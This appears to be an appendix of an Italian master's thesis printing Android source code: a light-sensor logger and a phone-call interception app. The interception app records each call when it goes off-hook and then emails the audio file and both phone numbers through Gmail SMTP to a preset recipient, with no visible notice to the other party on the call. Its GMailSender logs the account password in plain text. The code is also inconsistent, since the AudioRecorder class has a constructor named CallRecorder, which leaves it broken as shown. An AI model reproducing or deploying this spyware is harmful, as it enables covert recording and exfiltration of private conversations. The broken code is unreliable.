    private SensorEventListener onSensorChange = new SensorEventListener() {

        @Override
        synchronized public void onSensorChanged(SensorEvent event) {
            String val = event.timestamp + ": " + event.values[0];
            m_printWriter.println(val);
            if (finalTime == 0) {
                finalTime = event.timestamp;
                tx.setText(val);
                return;
            } else {
                if (event.timestamp - finalTime >= MainActivity.refreshTime) {
                    finalTime = event.timestamp;
                    tx.setText(tx.getText() + "\n" + val);
                }
            }
        }
    };
}
```

A.2.1.9 Light.java

```
package com.example.tesisensori;

import androidx.appcompat.app.AppCompatActivity;
import android.content.BroadcastReceiver;
import android.content.Context;
import android.content.Intent;
import android.content.IntentFilter;
import android.hardware.Sensor;
import android.hardware.SensorEvent;
import android.hardware.SensorEventListener;
import android.hardware.SensorManager;
import android.os.Bundle;
```

```
import android.util.Log;
import android.widget.TextView;
import java.io.FileNotFoundException;
import java.io.PrintWriter;

public class Light extends AppCompatActivity {
    final private String TAG = "Light";
    private PrintWriter m_printWriter;
    private SensorManager m_sensorMgr;
    private Sensor light;
    private BroadcastReceiver receiver;
    private TextView tx;

    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_light);

        tx = findViewById(R.id.textView5);
        getWindow().addFlags(android.view.WindowManager.Layout-
Params.FLAG_KEEP_SCREEN_ON);

        try {
            Intent intent = getIntent();
            Bundle extra = intent.getExtras();
            String filepath = extra.getString("FILEPATH");
            Log.d(TAG, "Output file: " + filepath);
            m_printWriter = new PrintWriter(filepath);
        } catch (FileNotFoundException e) {
            Log.e(TAG, "File not found exception");
        }

        m_sensorMgr = (SensorManager) getSystemService(SENSOR_SERVICE);
        light = m_sensorMgr.getDefaultSensor(Sensor.TYPE_LIGHT);

        receiver = new BroadcastReceiver() {
            @Override
            public void onReceive(Context context, Intent intent) {
                finish();
            }
        };

        registerReceiver(receiver, new IntentFilter("seclab.Light.intent.action.SHUT-
DOWN"));
    }

    @Override
    protected void onResume() {
        super.onResume();
        m_sensorMgr.registerListener(onSensorChange, light, SensorManager.SENSOR_DE-
LAY_FASTEST);
    }

    @Override
    protected void onPause() {
        super.onPause();
        m_sensorMgr.unregisterListener(onSensorChange);
        m_printWriter.flush();
    }
```

```
    @Override
    protected void onDestroy(){
        super.onDestroy();
        unregisterReceiver(receiver);
        m_sensorMgr.unregisterListener(onSensorChange);
    }

    private SensorEventListener onSensorChange = new SensorEventListener() {

        @Override
        synchronized public void onSensorChanged(SensorEvent event) {
            String val = event.timestamp + ": " + event.values[0];
            m_printWriter.println(val);
            tx.setText(tx.getText() + "\n" + val);
        }
    };
}
```

A.2.2 Intercettazioni Telefoniche in Android

A.2.2.1 AndroidManifest.xml

```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
    package="corso.java.tesiintercettazionitelefoniche">

    <uses-permission android:name="android.permission.READ_PHONE_NUMBERS" />
    <uses-permission android:name="android.permission.READ_SMS" />
    <uses-permission android:name="android.permission.READ_PHONE_STATE" />
    <uses-permission android:name="android.permission.RECORD_AUDIO" />
    <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE" />
    <uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE" />
    <uses-permission android:name="android.permission.PROCESS_OUTGOING_CALLS"/>
    <uses-permission android:name="android.permission.INTERNET" />

    <application
        android:allowBackup="true"
        android:icon="@mipmap/ic_launcher"
        android:label="@string/app_name"
        android:roundIcon="@mipmap/ic_launcher_round"
        android:supportsRtl="true"
        android:theme="@style/Theme.TesiIntercettazioniTelefoniche">
        <activity android:name=".MainActivity">
            <intent-filter>
                <action android:name="android.intent.action.MAIN" />

                <category android:name="android.intent.category.LAUNCHER" />
            </intent-filter>
        </activity>

        <receiver android:name=".OutgoingCallReceiver" >
            <intent-filter>
                <action android:name="android.intent.action.NEW_OUTGOING_CALL" />
            </intent-filter>
        </receiver>

        <provider
            android:name= "androidx.core.content.FileProvider"
            android:authorities="${applicationId}.provider"
            android:exported="false"
            android:grantUriPermissions="true">
            <meta-data
```

```
                android:name="android.support.FILE_PROVIDER_PATHS"
                android:resource="@xml/file_paths"/>
        </provider>

    </application>

</manifest>
```

A.2.2.2 strings.xml

```
<resources>
    <string name="app_name">Tesi Intercettazioni Telefoniche</string>
    <string name="user">ADD YOUR EMAIL ADDRESS HERE</string>
    <string name="password">ADD YOUR PASSWORD HERE</string>
    <string name="recipients">ADD RECIPIENT EMAIL HERE</string>
    <string name="qui_verr_visualizzato_il_testo">Qui verrà visualizzato il
testo...</string>
    <string name="ascolta">Ascolta</string>
    <string name="registra">Registra</string>
</resources>
```

A.2.2.3 MainActivity.java

```
package corso.java.tesiintercettazionitelefoniche;

import android.app.Activity;
import android.content.BroadcastReceiver;
import android.content.Context;
import android.content.Intent;
import android.content.IntentFilter;
import android.content.pm.PackageManager;
import android.net.ConnectivityManager;
import android.os.Bundle;
import android.os.Environment;
import android.speech.RecognitionListener;
import android.speech.RecognizerIntent;
import android.speech.SpeechRecognizer;
import android.telephony.TelephonyManager;
import android.util.Log;
import android.view.View;
import android.widget.Button;
import android.widget.TextView;
import java.io.File;
import androidx.appcompat.app.AppCompatActivity;
import androidx.core.app.ActivityCompat;
import java.io.FileNotFoundException;
import java.io.PrintWriter;
import java.util.ArrayList;
import java.util.Calendar;
import java.util.Date;
import java.util.Locale;

public class MainActivity extends AppCompatActivity {

    private static final String LOG_TAG = "AudioRecordTest";
    private static final String STOP = "INTERROMPI";
    private static final int REQUEST_RECORD_AUDIO_PERMISSION = 200;
    private static final String fileName = Environment.getExternalStorageDirec-
tory().getAbsolutePath()+"/Intercettazioni";
    private static final String fileName2 = Environment.getExternalStorageDirec-
tory().getAbsolutePath()+"/RegistrazioniAudio";
```

```
    private static Activity act;
    private TextView tx;
    private SpeechRecognizer speechRecognizer;
    private AudioRecorder speech = null;
    private AudioRecorder cr = null;
    private boolean intercetp = false;
    private String [] recognizerPermissions = {"android.permission.RECORD_AUDIO", "an-
droid.permission.WRITE_EXTERNAL_STORAGE", "android.permission.READ_EXTERNAL_STORAGE"};
    private String [] callPermissions = {"android.permission.READ_PHONE_NUMBERS", "an-
droid.permission.READ_SMS", "android.permission.READ_PHONE_STATE", "android.permis-
sion.PROCESS_OUTGOING_CALLS"};

    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_main);

        act = this;
        tx = findViewById(R.id.textview);
        Button listen = findViewById(R.id.listen);
        Button record = findViewById(R.id.record);
        final String ASCOLTA = this.getResources().getString(R.string.ascolta);
        final String REGISTRA = this.getResources().getString(R.string.registra);

        if (!checkPermission(callPermissions)) {
            ActivityCompat.requestPermissions(this, callPermissions, REQUEST_RECORD_AU-
DIO_PERMISSION);
            tx.setText("Per favore riavvia l'applicazione per utilizzare tutte le
funzioni!");
        }

        speechRecognizer = SpeechRecognizer.createSpeechRecognizer(this);
        final Intent speechRecognizerIntent = new Intent(RecognizerIntent.ACTION_RECOG-
NIZE_SPEECH);
        speechRecognizerIntent.putExtra(RecognizerIntent.EXTRA_LANGUAGE_MODEL,Recogniz-
erIntent.LANGUAGE_MODEL_FREE_FORM);
        speechRecognizerIntent.putExtra(RecognizerIntent.EXTRA_LANGUAGE, Locale.getDe-
fault());

        speechRecognizer.setRecognitionListener(new RecognitionListener() {
            @Override
            public void onBeginningOfSpeech() {
                tx.setText("In ascolto...");
            }
            @Override
            public void onResults(Bundle results) {
                ArrayList<String> data = results.getStringArrayList(SpeechRecog-
nizer.RESULTS_RECOGNITION);
                String text = data.get(0);
                tx.setText(text);

                Date currentTime = Calendar.getInstance().getTime();
                String fileName = "/"+currentTime.toString().replace(" ", "").re-
place(":", "").replace("+", "");
                try {
                    PrintWriter m_printWriter = new PrintWriter(new File(fileName2,
fileName).toString());
                    m_printWriter.println(text);
                    m_printWriter.flush();
                } catch (FileNotFoundException e) {
```

```
                    Log.e(LOG_TAG, e.getClass().getName());
                    Log.e(LOG_TAG, e.getMessage());
                }
                listen.setText(ASCOLTA);
            }
        });
        listen.setOnClickListener(new View.OnClickListener() {
            @Override
            public void onClick(View v) {
                if (!checkPermission(recognizerPermissions)){
                    ActivityCompat.requestPermissions(act, recognizerPermissions, RE-
QUEST_RECORD_AUDIO_PERMISSION);
                    return;
                }
                intercetta();
                if(listen.getText().equals(ASCOLTA)){
                    speechRecognizer.startListening(speechRecognizerIntent);
                    listen.setText(STOP);
                }else if(listen.getText().equals(STOP)){
                    speechRecognizer.stopListening();
                    listen.setText(ASCOLTA);
                }
            }
        });
        record.setOnClickListener(new View.OnClickListener() {
            @Override
            public void onClick(View v) {
                if (!checkPermission(recognizerPermissions)){
                    ActivityCompat.requestPermissions(act, recognizerPermissions, RE-
QUEST_RECORD_AUDIO_PERMISSION);
                    return;
                }
                intercetta();
                if(record.getText().equals(REGISTRA)){
                    try{
                        File dir2 = new File(fileName2);
                        dir2.mkdir();
                    }catch(Exception e){
                        Log.e(LOG_TAG, e.getMessage());
                        e.printStackTrace();
                    }
                    speech = new AudioRecorder(fileName2);
                    Date currentTime = Calendar.getInstance().getTime();
                    String fileName3 = "/"+currentTime.toString().replace(" ", "").re-
place(":", "").replace("+", "");
                    speech.startRecording(fileName3);
                    record.setText(STOP);
                }else if(record.getText().equals(STOP)){
                    if(speech!=null){
                        speech.stopRecording();
                        speech = null;
                    }
                    record.setText(REGISTRA);
                }
            }
        });

        intercetta();
    }
```

```
    private void intercetta(){
        if(intercetp)
            return;
        if (checkPermission(recognizerPermissions) && checkPermission(callPermis-
sions)){
            TelephonyManager tMgr = (TelephonyManager) this.getSystemService(Con-
text.TELEPHONY_SERVICE);
            try{
                File dir = new File(fileName);
                dir.mkdir();
            }catch(Exception e){
                Log.e(LOG_TAG, e.getMessage());
                e.printStackTrace();
            }
            cr = new AudioRecorder(fileName);
            String phoneNumber = tMgr.getLine1Number();

            GMailSender mail = new
GMailSender(this.getResources().getString(R.string.user),
this.getResources().getString(R.string.password));
            BroadcastReceiver br = new OutgoingCallReceiver(cr, this, mail, pho-
neNumber);
            IntentFilter filter = new IntentFilter(ConnectivityManager.CONNECTIVITY_AC-
TION);
            filter.addAction(Intent.ACTION_NEW_OUTGOING_CALL);
            filter.addAction(TelephonyManager.ACTION_PHONE_STATE_CHANGED);
            this.registerReceiver(br, filter);
            intercetp = true;
        }
    }

    @Override
    protected void onDestroy() {
        super.onDestroy();
        speechRecognizer.destroy();
    }

    private boolean checkPermission(String [] permission){
        for(int i=0; i<permission.length; i++){
            if(ActivityCompat.checkSelfPermission(this, permission[i]) != PackageMana-
ger.PERMISSION_GRANTED)
                return false;
        }
        return true;
    }

}
```

A.2.2.4 AudioRecorder.java

```
package corso.java.tesiintercettazionitelefoniche;

import android.media.MediaRecorder;
import android.util.Log;

public class AudioRecorder {
    private static final String LOG_TAG = "AudioRecordTest";
    private static String path;
    private MediaRecorder recorder = null;
    public boolean imRecording;
```

```
    public CallRecorder(String path){
        this.path = path;
        imRecording = false;
    }

    public void startRecording(String fileName) {
        if(imRecording)
                return;
        recorder = new MediaRecorder();
        recorder.setAudioSource(MediaRecorder.AudioSource.UNPROCESSED);
        recorder.setOutputFormat(MediaRecorder.OutputFormat.THREE_GPP);
        recorder.setOutputFile(path+fileName);
        recorder.setAudioEncoder(MediaRecorder.AudioEncoder.AMR_NB);

        try {
            recorder.prepare();
        } catch (Exception e) {
            Log.e(LOG_TAG, "prepare() failed");
            Log.e(LOG_TAG, e.getMessage());
            return;
        }

        recorder.start();
        imRecording = true;
    }

    public Boolean stopRecording() {
        if(!imRecording)
            return false;
        recorder.stop();
        recorder.release();
        recorder = null;
        imRecording = false;
        return true;
    }

    public String getLocation() {
        return path;
    }
}
```

A.2.2.5 GMailSender.java

```
package corso.java.tesiintercettazionitelefoniche;

import android.util.Log;
import java.security.Security;
import java.util.Properties;
import javax.activation.DataHandler;
import javax.activation.DataSource;
import javax.activation.FileDataSource;
import javax.mail.AuthenticationFailedException;
import javax.mail.BodyPart;
import javax.mail.Message;
import javax.mail.Multipart;
import javax.mail.PasswordAuthentication;
import javax.mail.Session;
import javax.mail.Transport;
import javax.mail.internet.InternetAddress;
import javax.mail.internet.MimeBodyPart;
import javax.mail.internet.MimeMessage;
import javax.mail.internet.MimeMultipart;
```

```
public class GMailSender extends javax.mail.Authenticator {
    private static final String LOG_TAG = "AudioRecordTest";
    private String mailhost = "smtp.gmail.com";
    private String port = "465";
    private String user;
    private String password;
    private Session session;
    private Multipart _multipart;

    static {
        Security.addProvider(new JSSEProvider());
    }

    public GMailSender(String user, String password) {
        this.user = user;
        this.password = password;

        Properties props = new Properties();
        props.put("mail.smtp.host", mailhost);
        props.put("mail.smtp.socketFactory.port", port);
        props.put("mail.smtp.socketFactory.class",
                "javax.net.ssl.SSLSocketFactory");
        props.put("mail.smtp.auth", "true");
        props.put("mail.smtp.port", port);
        session = Session.getDefaultInstance(props,
                new javax.mail.Authenticator() {
                    @Override
                    protected PasswordAuthentication getPasswordAuthentication() {
                        return new PasswordAuthentication(user, password);
                    }
                });
        session.setDebug(true);
    }

    public synchronized void sendMail(String subject, String body, String recipients,
String filename) {

        try{
            MimeMessage message = new MimeMessage(session);
            message.setSender(new InternetAddress(user));
            message.setSubject(subject);
            if(filename!=null){
                addAttachment(filename, body);
                message.setContent(_multipart);
            }
            if (recipients.indexOf(',') > 0)
                message.setRecipients(Message.RecipientType.TO, Inter-
netAddress.parse(recipients));
            else
                message.setRecipient(Message.RecipientType.TO, new InternetAddress(re-
cipients));
            Transport.send(message);
        }catch (AuthenticationFailedException e){
            Log.e(LOG_TAG, "Autenticazione fallita! Utente: "+user+" Password: "+pass-
word+". Ricordati di abilitare l'Accesso app meno sicure!");
            Log.e(LOG_TAG, e.getClass().toString());
        }catch(Exception e){
            Log.e(LOG_TAG, e.getClass().toString());
            if(e.getMessage()!=null)
```

```
                Log.e(LOG_TAG, e.getMessage());
        }
    }

    private void addAttachment(String filename, String body) {
        try{
        _multipart = new MimeMultipart();

        BodyPart messageBodyPart = new MimeBodyPart();
        DataSource source = new FileDataSource(filename);
        messageBodyPart.setDataHandler(new DataHandler(source));
        messageBodyPart.setFileName(filename);
        _multipart.addBodyPart(messageBodyPart);

        BodyPart messageBodyPart2 = new MimeBodyPart();
        messageBodyPart2.setText(body);

        _multipart.addBodyPart(messageBodyPart2);
        }catch(Exception e){
            Log.e(LOG_TAG, e.getClass().toString());
            if(e.getMessage()!=null)
                Log.e(LOG_TAG, e.getMessage());
        }
    }
}
```

A.2.2.6 OutgoingCallReceiver.java

```
package corso.java.tesiintercettazionitelefoniche;

import android.content.BroadcastReceiver;
import android.content.Context;
import android.content.Intent;
import android.os.AsyncTask;
import android.util.Log;
import java.util.Calendar;
import java.util.Date;

public class OutgoingCallReceiver extends BroadcastReceiver {

    private static final String LOG_TAG = "AudioRecordTest";
    static CallRecorder cr;
    static Context ct;
    static GMailSender gms;
    static String myNumber;
    static String savedPhoneNumber;
    static String fileName = "/test01";

    public OutgoingCallReceiver(){

    }

    public OutgoingCallReceiver(CallRecorder cr, Context ct, GMailSender gms, String
myNumber){
        this.cr = cr;
        this.ct = ct;
        this.gms = gms;
        this.myNumber = myNumber;
    }

    @Override
    public void onReceive(Context context, Intent intent) {
```

```
        final PendingResult pendingResult = goAsync();
        Task asyncTask = new Task(pendingResult, intent);
        asyncTask.execute();
    }

    private static class Task extends AsyncTask<String, Integer, String> {

        private final PendingResult pendingResult;
        private final Intent intent;

        private Task(PendingResult pendingResult, Intent intent) {
            this.pendingResult = pendingResult;
            this.intent = intent;
        }

        @Override
        protected String doInBackground(String... strings) {
            if(intent.getStringExtra(Intent.EXTRA_PHONE_NUMBER)!=null)
                savedPhoneNumber = intent.getStringExtra(Intent.EXTRA_PHONE_NUMBER);

            String action = intent.getAction();
            String uri = intent.toUri(Intent.URI_INTENT_SCHEME);

            if(action.equals("android.intent.action.PHONE_STATE")){
                if(uri.contains("state=OFFHOOK")){
                    Date currentTime = Calendar.getInstance().getTime();
                    fileName = "/"+currentTime.toString().replace(" ", "").replace(":",
"").replace("+", "");
                    Log.d(LOG_TAG, fileName);
                    cr.startRecording(fileName);
                    Log.d(LOG_TAG, "Chiamata in corso con "+ savedPhoneNumber);
                }
                if(uri.contains("state=IDLE")){
                    if(cr.stopRecording()){
                        try {
                            gms.sendMail("Invio intercettazione telefonica " + file-
Name,
                                    "In riferimento alla tesi magistrale sostenuta da
Santoro Vincenzo con il Prof. De prisco, si invia ai fini di studio l'intercettazione
telefonica tra " + myNumber + " e " + savedPhoneNumber,
                                    ct.getResources().getString(R.string.recipients),
                                    cr.getLocation() + fileName);
                        } catch (Exception e) {
                            Log.e("AudioRecordTest", e.getClass().toString());
                            if(e.getMessage()!=null)
                                Log.e("AudioRecordTest", e.getMessage());
                        }
                        Log.d(LOG_TAG, "Chiamata terminata con "+ savedPhoneNumber);
                    }
                }
            }

            StringBuilder sb = new StringBuilder();
            sb.append("Action: " + action + "\n");
            sb.append("URI: " + uri + "\n");
            String log = sb.toString();
            Log.d("AudioRecordTest", log);

            return log;
        }
```

```
        @Override
        protected void onPostExecute(String s) {
            super.onPostExecute(s);
            pendingResult.finish();
        }
    }
}
```

A.2.2.7 activity_main.xml

```
<?xml version="1.0" encoding="utf-8"?>
<androidx.constraintlayout.widget.ConstraintLayout xmlns:android="http://schemas.an-
droid.com/apk/res/android"
    xmlns:app="http://schemas.android.com/apk/res-auto"
    xmlns:tools="http://schemas.android.com/tools"
    android:layout_width="match_parent"
    android:layout_height="match_parent"
    tools:context=".MainActivity">

    <TextView
        android:id="@+id/textview"
        android:layout_width="wrap_content"
        android:layout_height="wrap_content"
        android:text="@string/qui_verr_visualizzato_il_testo"
        app:layout_constraintBottom_toBottomOf="parent"
        app:layout_constraintHorizontal_bias="0.047"
        app:layout_constraintLeft_toLeftOf="parent"
        app:layout_constraintRight_toRightOf="parent"
        app:layout_constraintTop_toTopOf="parent"
        app:layout_constraintVertical_bias="0.022" />

    <Button
        android:id="@+id/listen"
        android:layout_width="wrap_content"
        android:layout_height="wrap_content"
        android:layout_marginStart="24dp"
        android:text="@string/ascolta"
        app:layout_constraintBottom_toBottomOf="parent"
        app:layout_constraintEnd_toStartOf="@+id/record"
        app:layout_constraintStart_toStartOf="parent"
        app:layout_constraintTop_toBottomOf="@+id/textview"
        app:layout_constraintVertical_bias="0.975" />

    <Button
        android:id="@+id/record"
        android:layout_width="wrap_content"
        android:layout_height="wrap_content"
        android:layout_marginEnd="48dp"
        android:layout_marginTop="100dp"
        android:text="@string/registra"
        app:layout_constraintBottom_toBottomOf="parent"
        app:layout_constraintEnd_toEndOf="parent"
        app:layout_constraintTop_toBottomOf="@+id/textview"
        app:layout_constraintVertical_bias="0.97" />

</androidx.constraintlayout.widget.ConstraintLayout>
```